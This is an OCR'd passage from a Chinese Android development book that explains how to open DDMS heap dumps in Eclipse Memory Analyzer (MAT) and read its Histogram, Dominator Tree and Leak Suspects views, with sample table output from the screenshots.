


图 18-16　打开 MAT 后的界面

这样通过图 18-16 中的 File 菜单可以打开用 DDMS 生成的.hprof 文件，打开一个.hprof 文件后的界面如图 18-17 所示。




图 18-17　分析界面

从图 18-17 中可以看到 MAT 的大部分功能，具体说明如下。

（1）Histogram：可以列出内存中的对象、对象的个数以及大小。

（2）Dominator Tree：可以列出线程以及线程下面的对象占用的空间。

（3）Top Consumers：通过图形列出最大的 object。

（4）Leak Suspects：通过 MA 自动分析泄漏的原因。

选择 Histogram 选项卡后的界面如图 18-18 所示。

java_pid4896.0001.hprof

i Overview | default_report org.eclipse.mat.api:suspects | Histogram | dominator_tree


Class Name	Objects	Shallow Heap	Retained Heap
<Regex>	<Numeric>	<Numeric>	<Numeric>
char[]	33,495	3,035,920	>= 3,035,920
byte[]	1,346	1,293,768	>= 1,293,768
java.lang.String	34,509	830,136	>= 3,395,408
java.util.HashMap$Entry	11,299	271,176	>= 1,348,424
java.util.HashMap$Entry[]	2,657	204,976	>= 1,522,752
java.lang.Object[]	4,655	204,800	>= 1,557,416
java.lang.String[]	3,569	124,656	>= 716,536
int[]	1,938	117,096	>= 117,096
java.util.HashMap	2,607	104,280	>= 1,552,096
org.eclipse.core.internal.registry.ReferenceMap$SoftRef	2,413	96,520	>= 96,520
org.eclipse.core.internal.registry.ConfigurationElement	1,919	92,112	>= 402,248
org.eclipse.osgi.internal.resolver.ExportPackageDescriptionImpl	1,193	76,352	>= 168,752
java.lang.Class	5,085	72,816	>= 2,390,400
java.util.ArrayList	2,711	65,064	>= 223,736
java.util.Hashtable$Entry	2,537	60,888	>= 309,320
org.osgi.framework.Version	1,775	56,800	>= 83,704
java.util.TreeMap$Entry	1,526	48,832	>= 56,888
org.eclipse.osgi.internal.resolver.ImportPackageSpecificationImpl	953	45,744	>= 183,376
java.util.Hashtable$Entry[]	255	32,680	>= 550,680
java.util.LinkedHashMap$Entry	1,007	32,224	>= 107,904
org.eclipse.osgi.internal.module.ResolverImport	953	30,496	>= 60,840
org.eclipse.osgi.service.resolver.StateWire	1,245	29,880	>= 29,880
org.eclipse.osgi.internal.module.ResolverExport	1,185	28,440	>= 47,400
java.lang.Object	3,231	25,848	>= 25,848
org.eclipse.osgi.framework.util.KeyedElement[]	234	25,120	>= 27,176
Σ Total: 25 of 5,076 entries; 5,051 more	161,421	8,136,960	

图 18-18　Histogram 界面

图 18-18 中主要选项的说明如下。

- ❑ Objects：类的对象的数量。
- ❑ Shallow Heap：即对象本身占用内存的大小，不包含对其他对象的引用，也就是对象头加成员变量（不是成员变量的值）的总和。
- ❑ Retained Heap：即该对象自己的Shallow size，加上从该对象能直接或间接访问到对象的Shallow size之和。换句话说，Retained size是该对象被GC之后所能回收到内存的总和。

选择 dominator-tree 选项后的界面如图 18-19 所示。




i Overview | default_report org.eclipse.mat.api:suspects | Histogram | dominator_tree

Class Name	Shallow Heap	Retained ...	Percentage
<Regex>	<Numeric>	<Numeric>	<Numeric>
class java.lang.ref.Finalizer @ 0x18032900 System Class	16	1,086,984	13.36%
org.eclipse.core.internal.registry.RegistryObjectManager @ 0x183062c8	64	758,232	9.32%
sun.net.www.protocol.jar.URLJarFile @ 0x18094890	72	415,544	5.11%
org.eclipse.osgi.internal.loader.BundleLoaderProxy @ 0x18443068	32	407,856	5.01%
java.util.jar.JarFile @ 0x18034080	56	407,080	5.00%
org.eclipse.osgi.internal.resolver.SystemState @ 0x1812dc00	96	274,376	3.37%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x18433260 org.e	72	156,408	1.92%
sun.util.resources.TimeZoneNames @ 0x185fa780	40	102,880	1.26%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x3350888 org.ec	72	82,040	1.01%
sun.nio.cs.ext.ExtendedCharsets @ 0x18077830	32	68,224	0.84%
class com.sun.org.apache.xerces.internal.util.XMLChar @ 0x18309c50 System C	40	65,592	0.81%
char[28672] @ 0x18034f68 \ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\ufffd\u	57,360	57,360	0.70%
class sun.nio.cs.ext.GBK @ 0x1802faa8 System Class	32	55,048	0.68%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x1856f970 org.e	72	54,664	0.67%
char[256][] @ 0x180343a8	1,040	51,440	0.63%
org.eclipse.equinox.launcher.Main$StartupClassLoader @ 0x1800e518 Equinox S	80	45,400	0.56%
org.eclipse.osgi.framework.internal.core.BundleHost @ 0x181cb9c0	48	44,896	0.55%
org.eclipse.osgi.framework.internal.core.BundleHost @ 0x182798a8	48	40,488	0.50%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x1856f890 org.e	72	37,936	0.47%
org.eclipse.osgi.framework.internal.core.BundleHost @ 0x182a4c10	48	34,416	0.42%
class java.lang.System @ 0x1801ca90 System Class	32	33,336	0.41%
class java.lang.CharacterData00 @ 0x1801d210 System Class	32	30,992	0.38%
java.lang.Thread @ 0x1800ac58 main Thread	104	30,720	0.38%
org.eclipse.osgi.internal.baseadaptor.DefaultClassLoader @ 0x18433548 org.e	72	28,088	0.35%
org.eclipse.mat.hprof.acquire.LocalJavaProcessesUtils$StreamCollector @ 0x2f	112	26,008	0.32%
Σ Total: 25 of 17,255 entries; 17,230 more			

图 18-19　dominator-tree 界面

选择 Overview 选项卡后的界面如图 18-20 所示。






图 18-20　Overview 界面

单击图 18-20 下方的 Leak Suspects 超链接后，可以查看详细的内存报表，如图 18-21 所示。

